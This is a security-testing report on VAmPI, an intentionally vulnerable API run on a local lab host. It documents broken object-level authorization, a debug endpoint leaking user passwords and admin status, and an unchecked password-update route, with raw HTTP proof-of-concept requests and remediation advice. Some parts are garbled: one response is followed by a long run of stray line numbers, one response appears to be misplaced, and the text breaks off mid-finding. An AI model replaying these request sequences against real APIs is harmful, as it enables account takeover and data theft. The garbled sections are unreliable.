

VAmPI – Vulnerable API Security Testing Report

Tester: Blessing Isaiah

Report Date: November 23, 2025

Environment

Local VAmPI instance deployed directly on the host system inside a virtual environment.

The web interface was available at **127.0.0.1:5000** over HTTP.

BurpSuite and Postman listened on **port 8080** for traffic interception.

Executive Summary

Objective

A company requested a security review of their API before release. The task was to review the Swagger file and look for possible security issues. The goal of the assessment was to test the API in a controlled lab environment, find weaknesses in its design and behavior, and provide clear recommendations.

Methodology

The assessment followed a white-box testing method after gaining an understanding of the API structure.

Testing Approach

Testing steps included:

- Passive and active reconnaissance through Postman
- Automated OpenAPI generation with Swagger tools
- Manual editing of **Openapi.yml** for proper structure and JSON conversion
- Targeted fuzzing to test authentication and authorization weaknesses
- Combining findings to simulate realistic attack paths

Attacker Progression

1. Environment Setup and Proxy Configuration

- Configured BurpSuite and Postman to intercept HTTP traffic between VAmPI and the server.

2. Traffic Capture and Reconnaissance

- Observed user actions to capture baseline requests and responses.

3. Manual Specification Enhancement

- Edited **Openapi.yml** in nano to add missing IP information.

- Moved the file to **~/Downloads** for importing into Postman.

4. Endpoint Testing and Fuzzing

Sent targeted requests to endpoints to test for:

- Broken Object Level Authorization(BOLA)
- Excessive data exposure
- Lack of access controls on sensitive endpoints

5. Documentation and Evidence Collection

- Recorded all actions in order.
- Saved screenshots and proof-of-concept logs for each finding.

Standards Followed

The assessment was aligned with:

- OWASP API Security Top 10 (2023)
- CVSS v4.0 risk scoring
- GDPR, PCI DSS, and NIST 800-53 compliance guidelines

Major Tools Used

- **Recon and scanning tools:** GitHub, Swagger
- **Proxy tools:** BurpSuite Pro, Firefox
- **API testing tools:** Postman, Burp Repeater, Burp Intruder
- **Specification tools:** nano, Swagger Editor
- **Environment tools:** Kali Linux, VirtualBox, pyenv for Python version control

Scope

In Scope

- Local VAmPI application running on the Kali VM
- HTTP traffic captured with BurpSuite and Postman
- OpenAPI specification generation and updates

Out of Scope

- Any external or production systems
- Activities outside the controlled lab environment
- Destructive actions or data extraction to external servers

Findings: chronological (OWASP mapping, description, evidence, impact, remediation)

Finding 1:

OWASP Mapping

OWASP API3 – Broken Object Level Authorization (2023)

The object-level access checks are missing

Description

The API does not verify that the user requesting a book is the actual owner of that book. The database query does not include the requester's username or user ID. As long as a user has a valid Bearer token, that user can retrieve books created by others, including the associated secret value.

Evidence / Proof of Concept

- Register a new user

Request	Response
Pretty	Raw
1 POST /users/v1/register?= HTTP/1.1 2 Content-Type: application/json 3 Accept: application/json 4 User-Agent: PostmanRuntime/7.49.1 5 Cache-Control: no-cache 6 Postman-Token: 8e7dfb4c-a14b-4dbf-a08e-149fa8c1007c 7 Host: 127.0.0.1:5000 8 Accept-Encoding: gzip, deflate, br 9 Connection:...keep-alive 10 Content-Length: 91 11 12 { 13 "username": "Hackerbee", 14 "password": "password13", 15 "email": "user@tempmail15.com" 16 }	

- Log in and obtain a valid authentication token.

Request Response

Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: b3ce7049-ad1b-47d0-8933-35cf3e3035a5a
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 57
11
12 {
13     "username": "Hackerbee",
14     "password": "password13"
15 }
```

- Copy the Authentication token

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:57:08 GMT
4 Content-Type: application/json
5 Content-Length: 229
6 Connection: close
7
8 {
9     "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImlhCI6MTc2Mzg1MjIyMyic3ViIjoiSGFja2VvYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEWKBZHGl0s7bUEU9qLFPI",
10     "message": "Successfully logged in.",
11     "status": "success"
12 }
```

- Use the token to create your own book.

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```
1 POST /books/v1 HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMyic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuZfGLkI4EEWKBZHGl0s7bUEU9qLFPI
5 User-Agent: PostmanRuntime/7.49.1
6 Cache-Control: no-cache
7 Postman-Token: 5b5ba461-97d0-48c3-a9ba-dacf788b8e2d
8 Host: 127.0.0.1:5000
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11 Content-Length: 69
12
13 {
14     "book_title": "TestingbookTitle",
15     "secret": "security2025"
16 }
17 }
```

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 23:23:19 GMT
4 Content-Type: application/json
5 Content-Length: 56
6 Connection: close
7
8 {
9     "message": "Book has been added.",
10    "status": "success"
11 }
```

- Retrieved the book through: **GET /books/v1/Testingbook HTTP/1.1**

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```
1 GET /books/v1/Testingbook HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMyic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuZfGLkI4EEWKBZHGl0s7bUEU9qLFPI
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 88f37d02-e7ac-44b3-alc7-9d3d9339321b
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

```
Send ⚙ Cancel < ▾ > ▾
```

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 23:51:38 GMT
4 Content-Type: application/json
5 Content-Length: 77
6 Connection: close
7
8 {
9     "book_title": "Testingbook",
10    "owner": "Hackerbee",
11    "secret": "security2025"
12 }
```

- Remove the book name from the path and attempt to list all books.

```
Send ⚙ Cancel < ▾ > ▾
```

Request Response

Pretty Raw Hex

```
1 GET /books/v1 HTTP/1.1
2 Accept: application/json
3 User-Agent: PostmanRuntime/7.49.1
4 Cache-Control: no-cache
5 Postman-Token: 3030e8ae-de6c-444d-9b27-967a97f04969
6 Host: 127.0.0.1:5000
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

- The API exposes books created by other users

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.9
Date: Sat, 22 Nov 2025 23:53:53 GMT
Content-Type: application/json
Content-Length: 383
Connection: close

{
    "Books": [
        {
            "book_title": "bookTitle29",
            "user": "name1"
        },
        {
            "book_title": "bookTitle30",
            "user": "name2"
        },
        {
            "book_title": "bookTitle97",
            "user": "name3"
        }
    ]
}
```

```

        },
        {
            "book_title": "bookTitle30",
            "user": "name2"
        },
        {
            "book_title": "bookTitle97",
            "user": "admin"
        },
        {
            "book_title": "TestingbookTitle",
            "user": "Hackerbee"
        },
        {
            "book_title": "Testingbook",
            "user": "Hackerbee"
        }
    ]
}

```

- Copy any book title belonging to another user and place it in the endpoint.
- The API returns that book and its secret without checking ownership.

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```

1 GET /books/v1/bookTitle97 HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMywic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEWKBZHGljos7bUEU9qLFPI
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 88f37d02-e7ac-44b3-a1c7-9d3d93399321b
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11

```

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 23:58:35 GMT
4 Content-Type: application/json
5 Content-Length: 83
6 Connection: close
7
8 {
    "book_title": "bookTitle97",
    "owner": "admin",
    "secret": "secret for bookTitle97"
}

```

Send Cancel < > Target: http://127.0.0.1:5000

Request Response

Pretty Raw Hex

```

1 GET /books/v1/bookTitle30 HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJleHAiOiE3NjM4NTgyMjMsImhdCI6MTc2Mzg1MjIyMywic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEWKBZHGljos7bUEU9qLFPI
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 88f37d02-e7ac-44b3-a1c7-9d3d93399321b
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11

```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.11.9
Date: Sat, 22 Nov 2025 23:58:35 GMT
Content-Type: application/json
Content-Length: 83
Connection: close
{
    "book_title": "bookTitle97",
    "owner": "admin",
    "secret": "secret for bookTitle97"
}
```

Impact

Unauthorized access to other users' book objects exposes sensitive information and breaks data confidentiality.

CVSS v4.0 Risk Rating: High

The vulnerability allows unauthorized access to sensitive data with no special privilege beyond a valid token.

GDPR Impact:

Personal data disclosure violates **GDPR Article 5 (data minimization)** and **Article 32 (security of processing)**. Any exposed data linked to identifiable individuals is considered a data breach.

PCI DSS Impact:

If the API ever handles or touches account-related information tied to payment activity, unauthorized data access would violate **PCI DSS Requirement 3 (protect stored data)** and **Requirement 7 (restrict access to cardholder data)**.

NIST 800-53 Impact:

This flaw breaks **AC-3 (Access Enforcement)** and **AC-6 (Least Privilege)** because the system does not enforce proper ownership rules and exposes data to unauthorized subjects.

Recommended Fix

- Enforce ownership checks at the object level.
- Before returning any book record, validate that the user ID from the authentication token matches the user ID of the record owner. This prevents unauthorized access to data belonging to other users.

Finding 2: Excessive data exposure

OWASP Mapping

OWASP API3 – Broken Object Property Level Authorization (2023)


The endpoint returns more fields than intended, including confidential properties such as passwords and admin indicators.

Description

A debug endpoint was left active in the application. This type of endpoint is often created during development for troubleshooting and is commonly forgotten during cleanup. Although debug routes usually do not appear in API documentation, this one was still reachable and returned sensitive fields that should never be exposed. The endpoint exposed full user records, including credentials and administrative attributes, that belonged to previously deleted users but were still active in the database.

Evidence / Proof of Concept

- Access the debug endpoint through the exposed route: **GET/users/v1/_debug HTTP/1.1**



The screenshot shows the Postman Repeater interface. At the top, there's a toolbar with 'Repeater' selected, a count of '7 ×', and a '+' button. Below the toolbar are buttons for 'Send', 'Cancel', and navigation arrows. The main area is divided into 'Request' and 'Response' tabs, with 'Request' currently selected. Under the 'Request' tab, there are three buttons: 'Pretty', 'Raw', and 'Hex'. The 'Pretty' button is highlighted. Below these buttons is a code editor containing the following HTTP request:

```
1 GET /users/v1/_debug HTTP/1.1
2 Accept: application/json
3 User-Agent: PostmanRuntime/7.49.1
4 Cache-Control: no-cache
5 Postman-Token: 50c697be-b1d1-4b26-9b28-felb616a494d
6 Host: 127.0.0.1:5000
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

The endpoint responded with full user objects containing:

- Username
- Email
- Password
- Admin status

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 18:05:44 GMT
4 Content-Type: application/json
5 Content-Length: 382
6 Connection: close
7
8 {
9     "users": [
10         {
11             "admin": false,
12             "email": "mail1@mail.com",
13             "password": "pass1",
14             "username": "name1"
15         },
16         {
17             "admin": false,
18             "email": "mail2@mail.com",
19             "password": "pass2",
20             "username": "name2"
21         },
22         {
23             "admin": true,
24             "email": "admin@mail.com"
25         }
26     ]
27 }
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
717
718
719
719
720
721
722
723
724
725
726
727
727
728
729
729
730
731
732
733
734
735
736
737
737
738
739
739
740
741
742
743
744
745
746
746
747
748
748
749
749
750
751
752
753
754
755
756
756
757
758
758
759
759
760
761
762
763
764
765
766
766
767
768
768
769
769
770
771
772
773
774
775
776
776
777
778
778
779
779
780
781
782
783
784
785
786
786
787
788
788
789
789
790
791
792
793
794
795
796
796
797
798
798
799
799
800
801
802
803
804
805
806
806
807
808
808
809
809
810
811
812
813
814
815
816
816
817
818
818
819
819
820
821
822
823
824
825
826
826
827
828
828
829
829
830
831
832
833
834
835
836
836
837
838
838
839
839
840
841
842
843
844
845
846
846
847
848
848
849
849
850
851
852
853
854
855
856
856
857
858
858
859
859
860
861
862
863
864
865
866
866
867
868
868
869
869
870
871
872
873
874
875
876
876
877
878
878
879
879
880
881
882
883
884
885
886
886
887
888
888
889
889
890
891
892
893
894
895
896
896
897
898
898
899
899
900
901
902
903
904
905
906
906
907
908
908
909
909
910
911
912
913
914
915
916
916
917
918
918
919
919
920
921
922
923
924
925
926
926
927
928
928
929
929
930
931
932
933
934
935
936
936
937
938
938
939
939
940
941
942
943
944
945
946
946
947
948
948
949
949
950
951
952
953
954
955
956
956
957
958
958
959
959
960
961
962
963
964
965
966
966
967
968
968
969
969
970
971
972
973
974
975
976
976
977
978
978
979
979
980
981
982
983
984
985
986
986
987
988
988
989
989
990
991
992
993
994
995
996
996
997
998
998
999
999
1000
1000
1001
1002
1003
1003
1004
1004
1005
1006
1006
1007
1007
1008
1009
1009
1010
1010
1011
1012
1012
1013
1013
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1560
1561
1561
1562
1562
1563
1563
1564
1564
1565
1565
1566
1566
1567
1567
1568
1568
1569
1569
1570
1570
1571
1571
1572
1572
1573
1573
1574
1574
1575
1575
1576
1576
1577
1577
1578
1578
1579
1579
1580
1580
1581
1581
1582
1582
1583
1583
1584
1584
1585
1585
1586
1586
1587
1587
1588
1588
1589
1589
1590
1590
1591
1591
1592
1592
1593
1593
1594
1594
1595
1595
1596
1596
1597
1597
1598
1598
1599
1599
1600
1600
1601
1601
1602
1602
1603
1603
1604
1604
1605
1605
1606
1606
1607
1607
1608
1608
1609
1609
1610
1610
1611
1611
1612
1612
1613
1613
1614
1614
1615
1615
1616
1616
1617
1617
1618
1618
1619
1619
1620
1620
1621
1621
1622
1622
1623
1623
1624
1624
1625
1625
1626
1626
1627
1627
1628
1628
1629
1629
1630
1630
1631
1631
1632
1632
1633
1633
1634
1634
1635
1635
1636
1636
1637
1637
1638
1638
1639
1639
1640
1640
1641
1641
1642
1642
1643
1643
1644
1644
1645
1645
1646
1646
1647
1647
1648
1648
1649
1649
1650
1650
1651
1651
1652
1652
1653
1653
1654
1654
1655
1655
1656
1656
1657
1657
1658
1658
1659
1659
1660
1660
1661
1661
1662
1662
1663
1663
1664
1664
1665
1665
1666
1666
1667
1667
1668
1668
1669
1669
1670
1670
1671
1671
1672
1672
1673
1673
1674
1674
1675
1675
1676
16
```

A screenshot of a browser's developer tools Network tab. A single request is listed, showing a status of "HTTP/1.1 200 OK". The response headers include "Server: Werkzeug/2.2.3 Python/3.11.9", "Date: Sat, 22 Nov 2025 18:30:45 GMT", "Content-Type: application/json", "Content-Length: 224", and "Connection: close". The response body is a JSON object with fields: "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NjM4NDIyNDoisImlhdcI6HTc2MzgZNjI0NSwi3ViIjoiYWRtaW4ifQ.R7Z-2t4L06IB_DbWsSgkhz6c1DSBN8rtkv8z5d0oExU", "message": "Successfully logged in.", and "status": "success".

Impact

Exposing credentials and admin status allows an attacker to access the system with elevated privileges, potentially compromising all users and administrative functions.

CVSS v4.0 Risk Rating: Critical

GDPR Impact: Violates GDPR **Articles 5 and 32** due to improper handling of personal and sensitive data. Leaked credentials linked to identifiable users constitute a reportable breach.

PCI DSS Impact: Violates requirements 3, 6, and 7 for protecting stored data, secure development, and access control.

NIST 800-53 Impact: Violates:

- AC-3 (Access Enforcement)
- AC-6 (Least Privilege)
- IA-5 (Authenticator Management)
- SI-12 (Information Exposure)

Recommended Fix

- Remove all debug endpoints from production code.
- Implement property-level access control to ensure only necessary fields are returned based on the requesting user's role. Fully deactivate deleted users and enforce secure storage of credentials.

Finding 3: Lack of Access Controls on Sensitive Endpoints

OWASP Mapping

API5 -Security Misconfiguration (2023)

Sensitive operations were exposed without proper authorization checks, allowing unauthorized users to perform privileged actions.

Description

The password update functionality relied on the username supplied in the URL path. The application did not validate the requesting user through the token. This flaw allowed an attacker to update the password of any account.

Evidence / Proof of Concept

- Login as a regular user named “name1”.

```
POST /users/v1/login HTTP/1.1
Content-Type: application/json
Accept: application/json
User-Agent: PostmanRuntime/7.49.1
Cache-Control: no-cache
Postman-Token: 7c6015ff-cad2-49c0-8bfc-2b0e0ac0e8d7
Host: 127.0.0.1:5000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 52

{
  "password": "pass1",
  "username": "namel"
}
```

- Copy the valid Bearer token provided at login.

```
Request Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 18:34:14 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
